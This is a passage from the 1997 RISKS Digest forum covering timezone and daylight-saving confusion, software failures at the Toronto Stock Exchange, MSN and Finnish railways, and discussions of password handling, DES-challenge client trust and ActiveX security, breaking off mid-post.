David Alexander, Caplin Cybernetics Corporation, Windmill Business Village
Brooklands Close, Sunbury-on-Thames, Middlesex TW16 7DY, England
01932 778172

⚡ Re: GMT, BST, and "current civil time" (Brader on Bacon, [RISKS-19.07](#))

"John Styles" <john@gurk.demon.co.uk>

Tue, 15 Apr 1997 10:12:01 +0000

GMT certainly does not mean 'the current civil time in the UK', for which there is, as you correctly note, no term. I think that persuading people that it would be a neat idea to have a different name to call the time we use in winter which is actually, but not conceptually, GMT, could be a bit of an up-hill struggle.

John Styles john@gurk.demon.co.uk

[BST = British Summer Time]

⚡ Re: GMT, BST, and "current civil time" (Brader on Bacon, [RISKS-19.07](#))

Martin Minow <minow@apple.com>

Mon, 14 Apr 1997 22:43:34 -0700

It should be pointed out that the United States Naval Observatory <<http://tycho.usno.navy.mil/>> distinguishes between UTC and GMT (which is currently one hour ahead of UTC). It would seem, then, that Windows 95 is correctly advancing GMT when the user selects "adjust for daylight savings changes."

That said, I've been trying to figure out the "right" solution to a Java timezone problem. According to the published documentation for

the Java Date
function, the getTimezoneOffset method returns "the number of
minutes that
must be added to GMT to give the local timezone." If I'm not
completely
confused, this means that Pacific Standard Time should have a
timezone
offset of -480 (-8 hours). However, every browser I've tried
returns
+480. Documentation bug? Programming bug? What is the right
solution?

Martin Minow minow@apple.com

🔥 Re: Standard to Daylight and back ([RISKS-19.07](#))

Sergio Gelato <gelato@spacenet.tn...>

Tue, 15 Apr 1997 16:04:13 GMT

> And don't forget that the differences between UK local
time and North
> American east-coast local time change FOUR times a year
because the
> changes happen on different weekends. PGN]

No, the summer->winter change now happens on the same week-end
in both the
European Union (including the UK) and North America. The winter-
>summer
change is still off by a week. I suspect that the EU, having
moved the end
of summer time from the end of September to the end of October
to match US
practice, now expects the US to do a reciprocal gesture and move
from the
first week of April to the last week of March. Anyway, the
difference
changes only twice a year now: on the last Sunday in March at
0100 GMT, and

on the first Sunday in April (at 0700 GMT, I believe. GMT==UTC at all times, as even casual listening to BBC World Service will confirm.) Unless you take into account the fact that the summer->winter changes occur a few hours apart (in which case you are right about the "FOUR times" but not about the "different weekends" explanation for it).

[Yes, indeed. Incidentally, I do not recall a RISKS case of screwups resulting from the hour differences in the 24-hour period of cutover. PGN]

⚡ Risks of not using Ridiculously Priced Technology

Sara Thigpen <thigpen@gmpvt.com>

Tue, 15 Apr 1997 08:22:26 -0400

I like Volvos for longevity and safety. (After getting broadsided in the passenger side front door and fender by an 18-wheeler Mack truck, I drove my '78 wagon 200 miles home. So I have great affection for these rolling boxes.) However, I don't believe in car payments, especially when a new one would set me back a larger amount than my mortgage balance. So our youngest car is an '88 with >150K miles.

When the little "SRS" light suddenly lit up on the dash, I looked it up in the owner's guide. Turns out it's about the driver's airbag. "See your Volvo dealer" it says. So I did. I figured it'd be a switch, or a loose wire somewhere, as happens with old cars.

Wrong. It's "the chip", don'tcha know? The one that senses a crash and inflates the crash balloon. The diagnostic shows it has an error code. Doesn't matter which code, it needs a new one. The price? Nine Hundred Dollars. (Plus labor.) It's gold plated, don'tcha know?

After I verified in triplicate that it will not fail by inflating the thing when there is *no* crash, I decided not to replace it. I always wear the seatbelt and shoulder harness, and because I'm just under 5'3" the airbag is probably a danger to me anyhow.

The Risk -- what price safety, indeed?

Sara Thigpen

✶ Re: RISKS of Mail Merge for Ontario Tories (Brader, [RISKS-19.07](#))

Tim Kuehn <timk@tdkcs.waterloo.on.ca>
Mon, 14 Apr 1997 21:53:32 -0400

>In fact, one of these amendments was passed, [...]

This has been negated by the section of this bill that was dropped, effectively deleting the amendment from the bill.

One of the interesting aspects to this is that for votes, the Legislature normally gets locked, nobody in or out, and the MPPs stand to indicate their vote y or n. The speculation was that it would be come an endurance contest to see how many MPPs could deal with standing up and

sitting down

12,000 times during the voting period. The rules about nobody in, nobody out were also relaxed to allow breaks every 4 hours for food, visits of necessity, and the like.

The risks here are somewhat clear:

1) When a governmental system run by 19th century practices runs into an automated opposition, it's the people who'll suffer - in particular the government employees who work behind the scenes.

2) Future MPPs may need to spend more time in the gym so they can handle these marathon voting sessions.

3) This tactic will almost certainly be addressed by the government to keep it from happening again - possibly with damaging effects for the democratic process when issues might be raised in a similar manner but for non-stalling purposes.

>Presumably, the next time this sort of thing happens, the computers will be
>programmed to produce a more varied set of amendments, to defeat the "only
>read the changing part" technique used this time.

Or the rules of the house would be changed to allow for an automated governmental vote on automatically generated amendments, thus reducing the sitting of the house to two Soundblaster-equipped PC's - one to read the amendment, the other to say "No", while the rest of the MPPs do whatever they do.

Tim Kuehn TDK Consulting Kitchener, Ontario



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 9

Thursday 17 April 1997

Contents

- [Why Bre-X crashed the Toronto Stock Exchange](#)
[Dave Wortman](#)
- ["Big Glitch Hits MSN E-mail"](#)
[PGN](#)
- ["Heading off emergencies in large electric grids"](#)
[IEEE Spectrum via PGN](#)
- ["My Hairiest Bug War Stories"](#)
[CACM via PGN](#)
- [The risks of not using your own security measures \[name withheld by request\]](#)
- [Daylight savings change problem](#)
[Steve Doig](#)
- [Using GPS as your time standard](#)
[Bernard Lyons](#)
- [Re: Fake "PGP CRACKED" message lures users into trap](#)
[Fred Cohen](#)
- [Re: DES Challenge risks](#)
[Thomas Koenig](#)
- [Re: Social Security--the other side](#)
[Carey Tyler Schug](#)
- [Re: YAAXF: Yet Another ActiveX Flaw](#)

[Russ Cooper](#)

● [They fixed one! 11-digit dialing in San Diego](#)

[Mark Seecof](#)

● [Re: Risks of Mail Merge for Ontario NDP](#)

[Mark Connolly](#)

● [Daylight Time and UTC](#)

[Maggie Iaquinto](#)

● [Re: More on GMT vs BST: RS6000](#)

[Andrew Yeomans](#)

● [Re: GMT, BST, UTC and all](#)

[Ian Miller](#)

[Bernard Lyons](#)

[Ian Stephens](#)

● ["Network Security" by Kaufman/Perlman/Speciner](#)

[Rob Slade](#)

● [Info on RISKS \(comp.risks\)](#)

⚡ Why Bre-X crashed the Toronto Stock Exchange

Dave Wortman <dw@pdp1.sys.toronto.edu>

Wed, 16 Apr 1997 11:05:17 -0400

Previously undiscovered bugs in a legacy software system and record high trading volumes in one stock are being blamed for crashes that stopped trading on the Toronto Stock Exchange several times in the last few days.

The stock in question is Bre-X Minerals Ltd. Its price is in free fall due to alleged misrepresentations concerning assay results for their large gold discovery in Indonesia.

Although the Toronto Stock Exchange (TSE) is able to handle large trading volumes (e.g. 23.2 billion shares/year), the frantic buying and

selling of Bre-X shares exceeded the normal volume for a single stock by a couple orders of magnitude leading to memory and system congestion problems.

In "TSE speak", the active set of buy and sell orders for a particular stock is a "book". Under normal conditions a book contains 200 .. 300 orders. The largest book size encountered before Bre-X was around 1600 orders. The Bre-X book was averaging 2,500 orders with peaks to around 4,500 orders.

The TSE trading system is estimated at 3,000,000 LOC (language unspecified).

The article describes the code as poorly documented and heavily modified.

The software is designed so that when it tries to execute a single order (buy or sell transaction), it reads the entire book for the stock into main memory (probably to match buy and sell orders). Normally this isn't a problem but the size of the Bre-X book caused memory contention/overload problems that apparently crashed the system. This problem was fixed by adding more memory to the system.

Subsequent attempts to run the system exposed another bug in the legacy software. There is apparently a memory leak that occurs when an order is canceled. The memory for the order (or possible the entire book) isn't released properly and eventually the system strangles for lack to available memory. The very high trading volume in Bre-X caused a much higher than normal number of cancelled orders. The TSE is working on a solution to this

problem and as an interim measure is carefully controlling trading in Bre-X.

These problems hadn't surfaced in 20 years of operation because the order books had never been big enough and the trading in one stock volatile enough to trigger the memory problems.

[Source: Abstracted from a very well written article by Geoffrey Rowan in the *Toronto Globe and Mail*, 12 Apr 1997]

⚡ "Big Glitch Hits MSN E-mail"

"Peter G. Neumann" <neumann@chiron.csl.sri.com>
Thu, 17 Apr 97 12:11:17 PDT

On Monday, 14 Apr 1997, as a result of greatly increasing volume of e-mail traffic, two Microsoft MSN servers bellied up -- one for users with logon names beginning with C through E, the other with names beginning with T through Z. After two days of persistent reboots, further crashes, and lots of customer complaints, Microsoft finally shut down the entire MSN e-mail service on 16 Apr 1997 for a day or two, to increase storage capacity. This affects all 2.5 million customers. [Source: an article by Julia Angwin, *San Francisco Chronicle*, 17 Apr 1997, D1]

⚡ "Heading off emergencies in large electric grids" (*IEEE Spectrum*)

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Wed, 16 Apr 97 17:19:22 PDT

IEEE Spectrum, April 1997 (pp.43-47) includes a marvelous article by Nickolai Grudin and Ilya Roytelman of Siemens Power Systems Control, with the title as in the "Subject:" line above and a subtitle of "The blackouts that swept power systems out West last year could have been prevented by a centralized automatic response system." The lead figure is a map of the Western states showing in sequence the locations of 48 distinct events that occurred during the cascading outage of 10 Aug 1996. (For background, see the discussion in RISKS, beginning in [RISKS-18.32](#).) The title and subtitle give a clear indication of what the authors have in mind -- protecting the power system as a whole, not just protecting the individual transmission lines from overloads.

✶ "My Hairiest Bug War Stories" (*CACM*)

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Wed, 16 Apr 97 17:26:31 PDT

The April 1997 *Communications of the ACM* (pp. 30-37) has a risks-relevant article by Marc Eisenstadt (title = subject: above), presenting an analysis of some debugging tales reported to him. My favorite among those he cites is this:

I once had a program that worked properly only on Wednesdays... The documentation claimed the day of the week was returned in a doubleword, 8 bytes. In fact, 'Wednesday' is 9 characters long, and the system routine actually expected 12 bytes of space to put the day of the week. Since I was supplying only 8 bytes, it was writing another 4 bytes on top of the storage area intended for another purpose. As it turned out, that space was where a 'y' was supposed to be stored for comparison with the user's answer. Six days a week the system would wipe out the 'y' with blanks, but on Wednesdays, a 'y' would be stored in its correct place.

✶ The risks of not using your own security measures

<[name withheld by request]>

Wed, 16 Apr 1997

The military is filled with people who are constantly trying to justify their existence and, worse yet, think that what they do is the most important concern of everyone else. The computer people are no exception.

Recently, there has been an enormous push for computer security. The computer people have gone crazy promoting COMPUSEC (computer security) including safeguarding passwords. As a matter of fact, they have made everybody who touches a computer take an eight block test with 15 questions each on computer security (complete with boring tutorials, fortunately non-mandatory). Since they didn't want to install the test

everywhere, the software was placed on central computers.

Well, the systems people finally got around to getting my work area attached to the installation LAN. Being the curious type, I nosed around some to find out what resources were available. On my second day of exploring, I found a computer with some files that weren't password protected. One of the files was a database file that I decided to look at. Lo and behold, to my amazement I found dozens of unencrypted passwords. I knew that the program wasn't critical, but I also realized that people reuse passwords.

Being the security conscious kind-of-guy that I am, I called the systems office to let them know about this breach of COMPUSEC. I described what I found and tracked down the computer on the LAN to aid the systems office. Wouldn't you know it? I happened upon one of the central computers for the COMPUSEC tests and found the password file for it.

Later that day there was an e-mail to all of the users (using a different e-mail system) advising them to change passwords if they used that machine.

Systems people: please make sure you follow your own rules. You can be sure that other people aren't.

Daylight savings change problem

Steve Doig <steve.doig@asu.edu>

Tue, 15 Apr 1997 15:37:04 -0700

This was sent to me by a friend who works at a newspaper that I'll leave unnamed:

A funny thing happened this weekend. The ****ONLINE EDITION**** copy is generated by an automated conversion from typesetter copy to online copy that works for the ****PAPER****.

The program runs on a schedule, every morning at 2:15 a.m. But, of course, there was **no** 2:15 a.m. this Sunday!! The NT servers dutifully jumped from 2 a.m. to 3 a.m. without missing a beat.

But there was no copy on ****ONLINE EDITION**** come Sunday morning. Oops. They had to move as much of it by hand as they could.

I'm sure this RISK has been well-discussed in RISKS, but I can't wait to see what happens this fall.

Stephen K. Doig, Professor, Cronkite School of Journalism, Box 871305, Arizona State Univ., Tempe, AZ 85287-1305 1-602-965-0798 steve.doig@asu.edu

[I presume you might get TWO copies! PGN]

✶ Using GPS as your time standard (re: Horner, [RISKS-18.96](#))

"Bernard Lyons" <bernard_lyons@qm.claris.com>
16 Apr 1997 15:08:17 -0700

Many readers might be tempted by the availability and

reliability of GPS to buy an inexpensive receiver and use it as a highly accurate time source for computer systems. I would caution against relying blindly on GPS to set your clock by. In addition to 1999's 13-bit overflow problem, GPS is currently 11 seconds ahead of UTC.

<http://tycho.usno.navy.mil/leap.html>

If one system takes its time from GPS, and another from UTC (like most telecommunications networks do?), then there could be trouble. In some applications, 11 seconds is an eternity.

Bernie

⚡ Re: Fake "PGP CRACKED" message lures users into trap (Ziglar, R-19.08)

Fred Cohen <fc@ca.sandia.gov>

Thu, 17 Apr 1997 08:45:31 -0800 (PST)

The claim was apparently in a forged e-mail asserted to be from me (fc@all.net)! I would like to take this opportunity to formally deny that I ever made a 5-line program that cracks PGP available via FTP or Telnet on the all.net server.

Fred Cohen can be reached at tel:510-294-2087 fax:510-294-1225

⚡ Re: DES Challenge risks

Thomas Koenig <ig25@mvmmap66.ciw.uni-karlsruhe.de>

Thu, 17 Apr 1997 19:36:19 +0200 (MET DST)

You may have heard of the effort to crack the DES challenge by a group originating from Sweden (<http://www.des.sollentuna.se/>).

This has one very worrying aspect: The organizers don't give out the sources. The reason given on their web site is:

- > Q5: Will you release the source-code? And why not!?
- > No, unfortunately we will not release the sourcecode for the client.
- > This is due to the fact that people may, advertently or inadvertently,
- > modify the client so that it breaks. This would of course jeopardize
- > the entire effort, since some clients would not be able to find the
- > correct key. When the project is finished, we will release all of the
- > source-code used in the project.

There are quite a lot of things a malicious binary expected to soak up cycles of CPU could do:

- a) The program could do any of the the traditional naughty things (send out password information, install Trojans or back doors, ...)
- b) The program could look for local passwords, try to crack them, and send them back to the master server.
- c) The program could also try to crack other codes. The master DES keys of the EuroCheque ATM cards, for example, would be a an attractive target. [There are about 40 million EC ATM cards in use in Germany today; fraud involving EC cards is increasing].

Point c) is especially worrying. I do assume the organizers themselves are honest (mostly because at least two people I know quite well by 'net

reputation are involved in this). But even with that assumption, a criminal could still break into the organizer's web site and substitute modified clients. The organizers have take no precautions against this that I can see. There are no PGP signatures of the supplied binaries, not even MD5 checksums (which a criminal could also alter on the web pages). Finally, the organizers also rely on security through obscurity to ensure integrity of their clients:

> Both between a client and a server and between a server and the
> masterserver, a special authentication method is used to make sure
> that it is the correct program in the other end. This is done to avoid
> people from disturbing the challenge by reporting in blocks as
> finished even if they are not.

It's almost unnecessary to say that this is not good enough.

Thomas Koenig, Thomas.Koenig@ciw.uni-karlsruhe.de, ig25@dkauni2.bitnet.

✶ Re: Social Security--the other side (Garfinkel, [RISKS-19.05](#))

<Carey_Tyler_Schug@em.fcncd.com>

Thu, 17 Apr 1997 07:52:57 -0600

Sometimes one's person's privacy is a risk to the rights of others, and privacy should be sacrificed.

> "In this instance, people familiar with the new Social

Security system

> say, there is danger for abuse from many directions: a legal adversary, an
> employer seeking to learn about an employee's outside income, an ex-spouse
> contemplating adjustments in support."

Those sound like usually legitimate uses:

1. Nearly all employers require an affirmation not to work for anybody who might conceivably be a competitor. If a person lied about it, this is the first step to investigating such abuse.

2. An ex-spouse with a support payment of a percentage of income is [otherwise] at the mercy of the person reporting income.

Of course, I am an extremist, and I believe that if we want to claim our government is a democracy, then *ALL* government information should be public. Period.

That includes all tax forms for all taxing bodies and all taxed individuals, groups and businesses. Only military and court documents could be sealed, and then only for a minimum amount of time. The absolute maximum for court documents, for instance, should be the lifetime of the litigants and occasionally of a witnesses (If a witness admitted to having an affair with one of the litigants, and it was a significant portion of the case, the records could be sealed till the witness' death).

Just a side note: If tax returns were made public, that might spur the greatest tax simplification in history, to the point where almost everybody

could do their Federal Income taxes in an hour or two.

✈ **Re: YAAXF: Yet Another ActiveX Flaw (Kennedy, [RISKS-19.06](#))**

Russ <Russ.Cooper@RC.on.ca>
Thu, 10 Apr 1997 19:29:30 -0400

Oh please, when will the media, and RISKS, stop pampering to the misinformed just because it seems to make a story?

ActiveX objects don't attempt to prevent any action, beyond the security pre-existing on the running OS. Authenticode is for identification and integrity, not prevention of malicious apps doing malicious things. Who's said otherwise?

Sun says "security loophole" and the media jumps up and down with glee. Fact is there is no "security loophole" since there was never an attempt to prevent the applications functionality in the beginning.

Sun says "specially written program containing ActiveX", what they really mean is simply an ActiveX object. What's specially written?

Sun says "the program then took over the user's computer", why'd they bother to do that? Besides, its highly unlikely that the ActiveX object actually prevented the user from doing other things.

Sun says "personal financial information", how'd they distinguish between personal and business financial information?

> > McNealy ... said they see security as a major issue
differentiating Java...

Oh, so like all the looming issues regarding Java have now
disappeared
forever?

Finally, why we needed to hear from David Kennedy that the
ActiveX object
was signed is beyond me, and beyond what I thought was the scope
of
Risks. Who cares if it was signed, was it signed by some
reputable business
attempting to be legitimate or was it signed by Sun for Sun's
internal
consumption (or maybe to be included in an up-coming release to
their most
favoured developer?). The signature is irrelevant, its merely
intended to
guarantee who wrote the object and that the object is delivered
as it was
written. It has absolutely no bearing on the content of the
object (beyond
telling you who wrote the hack), and certainly no bearing on
Risks, IMO.

Stick to Risks. Accepting ActiveX objects across untrusted
boundaries
without prior understanding of the importance of the digital
certificate is
a risk, period.

Russ R.C. Consulting, Inc. - NT/Internet Security
owner of the NTBugTraq mailing list: [http://ntbugtraq.rc.on.ca/
index.html](http://ntbugtraq.rc.on.ca/index.html)

🔥 They fixed one! 11-digit dialing in San Diego

Mark Seecof <Mark.Seecof@latimes.com>

Wed, 16 Apr 1997 12:13:59 -0700

Without fanfare, Pacific Bell has modified the switch software in downtown San Diego to allow 11-digit dialing even of local (7-digit) numbers. By making it simpler to program (especially mobile) computers (or people) to make calls reliably, this reduces some of the risks which RISKS contributors have lamented over the years.

⚡ Risks of Mail Merge for Ontario NDP

Mark Connolly <mark@connollydesign.com>

Thu, 17 Apr 1997 14:56:11 -0400

Regarding the use of a database of street names to spew out thousands of amendments to a proposed government bill in the Legislature of Ontario, technology is a sword that cuts both ways.

It turns out that, as with many a similar database, the one used by the New Democratic Party (NDP) had duplicate or similarly named items in it (Old Orchard Grove and Old Orchard Grv., for example). The NDP found itself needing to occasionally interrupt the proceedings on points of order to withdraw from consideration those errant amendments.

The proceedings were carried on the Legislature's cable TV channel, and I watched the shenanigans at various and found the whole display hugely entertaining (but then, I once participated in a performance of Erik Satie's

"Vexations").

I happened to catch this little nugget one night, from Gilles Bisson
(Member for Cochrane South):

Point of order, Chair: You'll note that the following amendment has the following: Richmond Street and Richmond Court -- r-i-c-h-m-o-n-d street and Richome, spelled differently, r-i-c-h-o-m-e, Court. It looks like the IBM PC broke down just like normal and the PC printed two of them at the same time. So if we used the Mac maybe this wouldn't have happened. It's a PC problem. I'd like to withdraw that amendment.

Hansard has transcripts of the whole thing up on the Web, another example of my tax dollars hard at work. The above snippet can be found at: http://www.ontla.on.ca/hansard/36_parl/session1/house/0497/L176_18.htm

I'd guess that Mr. Bisson was enjoying the fact that the "PC problem" he referred to could be taken to mean a problem with a personal computer or a problem with the governing Progressive Conservative party.

Mark Connolly Connolly Design Inc., Waterloo, Ontario, Canada
<http://www.connollydesign.com>

⚡ Daylight Time and UTC

Maggie Iaquinto <iaquinto@ozemail.com.au>
Thu, 17 Apr 1997 07:14:49 +1000 (EST)

As a ham-radio operator, I use satellite tracking programs. One

of the best
of these programs requires the user to enter the timezone
offset. Here in
Melbourne, Australia, the offset is +10 hours. Then it asks to
set the
Daylight Flag if it is now Eastern Summer Time. When I do, the
tracking
program shows the time in UTC with Local Time as +11 hours. When
we switch
back to Standard Time [Spring ahead, Fall behind], I remove the
Daylight
Flag.

Why is such an implementation so difficult, Microsoft?

Maggie iaquinto@ozemail.com.au

✉ Re: More on GMT vs BST: RS6000 ([RISKS-19.08](#))

<andrew_yeomans@uk.ibm.com>

Wed, 16 Apr 1997 05:06:53 EDT

The AIX time rules can be changed using the TZ environment
variable. It is
documented under "environment File" (/etc/environment) in Files
Reference
book. I'm currently using "TZ=GMT0BST,M3.5.0,M10.4.0" which
works for most
years, depending on our legislators.

Andrew Yeomans, Andrew_Yeomans@uk.ibm.com NOSS/VNET: WINVMD
(YEOMANA)

[Also noted by "Eric Ball" <ericball@VNET.IBM.COM>. PGN]

✉ Re: GMT, BST, UTC and all (Minow, [RISKS-19.08](#))

Ian Miller <firewalls@scientia.com>

Wed, 16 Apr 1997 12:00:19 +0100

>It should be pointed out that the United States Naval
Observatory
><<http://tycho.usno.navy.mil/>> distinguishes between UTC and GMT
(which is
>currently one hour ahead of UTC).

No. It quotes "GMT/BST" as currently BST and one hour ahead of
UTC. It
also confusingly uses GMT as an abbreviation for "Greenwich Mean
Time/British Summer Time".

The authority defining GMT is the Royal Greenwich Observatory
<<http://www.ast.cam.ac.uk/RGO/>>.

In <<http://www.ast.cam.ac.uk/pubinfo/leaflets/time/time.html>>
they state:

RGO>In the UK we use Greenwich Mean Time (GMT) which in fact
nowadays is
RGO>Universal Time (UTC). In the summer we adjust our clocks to
British
RGO>Summer Time, BST, which is one hour in advance of GMT.

> It would seem, then, that Windows 95 is correctly advancing
GMT when the
> user selects "adjust for daylight savings changes."

No. GMT is always UTC. The current UK time is BST = GMT+1.
[...]

⚡ Re: GMT, BST, UTC and all

"Bernard Lyons" <bernard_lyons@qm.claris.com>

16 Apr 1997 13:32:03 -0700

GMT (Greenwich Mean Time) is the standard time at the Meridian

at Greenwich
Observatory in London, at zero degrees longitude. It was
originally derived
from the sun's noon position at Greenwich. For many years it
was the "base"
standard for the world's timekeeping, local timezones being
promulgated at
some offset from GMT. UTC (Coordinated Universal Time) is a
newer time
standard, sanctioned by international standards bodies and kept
by scores
(hundreds?) of advanced "clocks" around the world. There's also
International Atomic Time (TAI) which currently differs from UTC
by 30
seconds. UTC differs from GMT by some small number of seconds.
These time
standards vary a little because of occasional corrections (such
as the
addition of leap seconds) to account for tiny changes in the
Earth's
rotation speed. A fuller explanation can be found at:

<http://www.ast.cam.ac.uk/pubinfo/leaflets/time/time.html>

For all practical purposes, however, UTC and GMT are the same -
and always
stay the same. GMT does not change: it neither "springs" forward
nor "falls"
back. GMT is used as standard (winter) time for Britain and
Ireland, but
for historical & cultural reasons it is still called GMT and not
British
<something> Time. I suspect that this is what may cause
confusion in the
minds of US citizens, programmers included.

At 01:00 GMT on the last Sunday in March each year Britain and
Ireland
advance clocks by one hour. This is British Summer Time (BST),
or GMT+1.
Clocks are put back an hour at 02:00 (local time, still
01:00GMT) on the
last Sunday in October each year. GMT itself stays put.

This system of advancing clocks by one hour from spring to autumn was used in Britain from 1916 up to the Second World War. During WWII Britain was run on GMT+1 during the winter and GMT+2 during the summer, partly to allow munitions factories a longer production day. Britain reverted to GMT/GMT+1 in 1948. The changeover dates were adjusted in recent years to harmonise with the rest of Europe.

<http://www.ast.cam.ac.uk/pubinfo/leaflets/summer/summer.html>

Interestingly, the UK's Royal Society for the Prevention of Accidents (RoSPA) believes that many lives could be saved in the UK each year if Summer Time was adopted permanently. Using GMT+1 all year round was tried in a 3-year experiment from 1968 to 1970. This was called British Standard Time [unfortunately, also BST! PGN]. RosPA predict more road accidents in the dark mornings, but fewer in the brighter evenings as tired drivers make their way home. They estimate the net benefit for the UK's 50 million or so population at up to 400 fewer fatalities and about 10,000 fewer serious injuries. Political considerations within the UK have prevented this idea from being implemented so far. The Labour party (expected to win the forthcoming election) have said that they will adopt GMT+1, at least experimentally.

The idea is that shifting the clock forward for the summer "saves" energy by moving the work day closer to the actual hours of daylight. In our modern, high-speed, global, 24-hour society this concept is perhaps of less benefit

than it was. Especially with abundant artificial light and too-cheap energy... but that's an argument for another time and place ;-). However, there are now many more time-dependent systems to change twice a year than there were in the 1940's and perhaps the costs are beginning to outweigh the advantages.

The RISKS of something new or unexpected going wrong with computer-controlled systems because clocks are out of sync seems to me to be increasing with the number and interconnection of such systems, and our increasing dependence on them. Perhaps it's time to seriously consider dropping Daylight "Savings" Time (originally an American idea!) altogether.

Bernard Lyons (bernard_lyons@claris.com) Dublin, Ireland.

⚡ Re: GMT, BST, UTC and all

Ian Stephens <Ian.Stephens@b-g-trading.btx400.co.uk>

Thu, 17 Apr 1997 11:15:50 +0100

[... stuff duplicating Bernard Lyons' note omitted. PGN]

BST is sometimes used (totally incorrectly) by the uninformed to mean "GMT or Summer time, as the case may be, depending on the season". There are examples of this on various web pages, some I am ashamed to admit originating in the UK.

I note that during WW2 in the UK Double Summer Time (GMT+2hr) was kept - if carried on today (as has been suggested), this would give scope

for
confusion with DST=Daylight Saving Time?

Useful basic info giving an idea of the complications of time
zones in

Europe is shown at:

<http://wsspinfo.cern.ch/file/sunos-europe>

It is clear that it is impossible to program in future summer
time changes
more than a year ahead, given the reliance on government
decision rather
than precise formulae. Very RISKy to rely on your OS getting it
right for
you.

Ian Stephens <Ian.Stephens@b-g-trading.btx400.co.uk>

[And there will still be screwups... PGN]

🔥 "Network Security" by Kaufman/Perlman/Speciner

Rob Slade <roberts@mukluk.hq.decus.ca>

Wed, 16 Apr 1997 11:03:12 EST

"Network Security", Charlie Kaufman/Radia Perlman/Mike Speciner,
1995

%A Charlie Kaufman charlie_kaufman@iris.com

%A Radia Perlman perlman@novell.com

%A Mike Speciner ms@color-age.com

%C One Lake St., Upper Saddle River, NJ 07458

%D 1995

%G 0-13-061466-1

%I Prentice Hall

%O +1-201-236-7139 fax: +1-201-236-7131 beth_hespe@prenhall.com

%P 505

%T "Network Security: Private Communication in a Public World"

For communications security, this is the text. A solid
conceptual

background covers cryptography and authentication. The number theory basis of much of modern encryption is provided as well. In addition, there is overview coverage of specific security implementations, including Kerberos, PEM (Privacy Enhanced Mail), PGP (Pretty Good Privacy), and a variety of proprietary systems. Where many security texts use only UNIX examples, this one gives tips on Lotus Notes, NetWare, and Windows NT.

The explanations are thorough and well written. The organization of the book may be a bit odd at times (the explanation of number theory comes only after the discussion of encryption that it supports), but generally makes sense. The end of chapter "homework" problems are well thought out, and much better than the usual reading completion test.

copyright Robert M. Slade, 1996 BKNTWSEC.RVW 961209
roberts@decus.ca rslade@vcn.bc.ca rslade@vanisl.decus.ca



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 10

Tuesday 22 April 1997

Contents

- [Paperclip stopped trains in Finland](#)
[Jari M=E4kel=E4](#)
- [2 jets in near-miss approaching LAX; pilot blames autopilot](#)
[PGN](#)
- [Re: Air collision risk from increased accuracy](#)
[Mike Rogers](#)
- [Privacy Legislation](#)
[Edupage](#)
- [Re: cyberstalker: house invasion a hoax](#)
[Ron Pfeifle](#)
- [Re: cyberstalker: RISKS of assuming "high-tech"](#)
[Mich Kabay](#)
- [Re: Hairiest Bug Stories](#)
[Steve Sapovits](#)
- [Y2K and PARSLEY: Upgrade woes](#)
[Pete Mellor](#)
- [Re: GMT and UTC](#)
[Martin Minow](#)
- [Year-2000 Cost Estimates Rise](#)
[Edupage](#)

- [Re: RISKS screwups on time changes](#)
[Michael Bacon](#)
 - [Re: IVHS vehicles and safety assumptions](#)
[Alan M. Hoffman](#)
[Mich Kabay](#)
 - [Law Review Article on Spam](#)
[Martin Minow](#)
 - [Re: Risks of automatic spam blockers](#)
[Dimitri Vulis](#)
 - [Re: "Crack A Mac" contest](#)
[Martin Minow](#)
 - [Addendum to DES Challenge RISKS](#)
[Thomas Koenig](#)
 - [Re: 11-digit dialing](#)
[Lauren Weinstein](#)
 - [Reminder on Privacy Digests](#)
[PGN](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✶ Paperclip stopped trains in Finland

Jari =?ISO-8859-1?Q?M=E4kel=E4?= <jari@iki.fi>
22 Apr 1997 12:53:41 +0300

The leading Finnish newspaper Helsingin Sanomat
<URL:<http://www.helsinginsanomat.fi/>> reported on 20 Apr 1997
that a
paperclip dropped into a traffic-control computer stopped all
trains in
southern part of Finland for one hour Saturday 12 Apr between
22:30 and 23:30.

The paperclip had been in the traffic control spare machine
under the space
bar approximately from Wednesday. It caused the machine to
repeatedly
request login for three days, filling the hard drive. After

this, the spare machine started to hinder the work of the main traffic-control computer, which finally turned all the train control signs to "stop".

A SW expert from the company that had made the control program found that a faulty keyboard was the reason for the incident and replaced the keyboard. The paperclip was found later in next Monday.

VR Ltd Finnish Railways <URL:<http://www.vr.fi/>> claimed that the computer failure did not create any danger to the travellers.

Jari M=E4kel=E4

[They were going at quite a clip until the Finnish ...? PGN]

✈ 2 jets in near-miss approaching LAX; pilot blames autopilot

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Fri, 18 Apr 1997 11:56:32 PDT

There was a close call on approach to LAX on 16 Apr 1997, involving a KLM 747 inbound from Amsterdam and a Brazilian VASP MD-11 inbound from Osaka.

The MD-11 pilot apparently failed to follow the air-traffic controllers' instructions for a tight turn on final approach, drifting across the approach route of the 747. The pilot of the MD-11 reportedly told controllers that the autopilot ``didn't make the turn.'' But the pilot is ultimately responsible, and an FAA spokesman said that the pilot could have overridden the autopilot. A National Air Traffic Controllers Association spokesman said that tapes suggested problems with the autopilot

gear,
although ``It could be the way they programmed it. It could be
a crew
oversight. It could be lots of things.'' [Source: A *Los
Angeles Times*
item, seen in the *San Francisco Chronicle*, 18 Apr 1997, A12]

✈ **Re: Air collision risk from increased accuracy (Brooks, [RISKS-19.07](#))**

Mike Rogers <MikeRogers@compuserve.com>

Mon, 21 Apr 1997 19:17:30 -0400

In [RISKS-19.07](#), John Brooks <jbrooks@peeras.demon.co.uk>
discusses the issue
of the accuracy of GPS and wonders if it increases the risk of
collision
between 2 aircraft flying reciprocal courses, as the aircraft
can now follow
that course more accurately than was possible with other
navigation aids.

Unfortunately, a mid-air collision has occurred in Canada
between 2
commercial aircraft that was, in part, caused by both aircraft
following
reciprocal GPS courses. In this case, the altitude separation
between the
aircraft was lost as one aircraft was climbing away from the
airport while
the other one was descending towards it. This accident occurred
near Soux
Lake, Ontario, where there isn't radar coverage that could have
assisted in
ensuring that the planes were separated.

In the report from the Canadian Transportation Safety Board,
(available
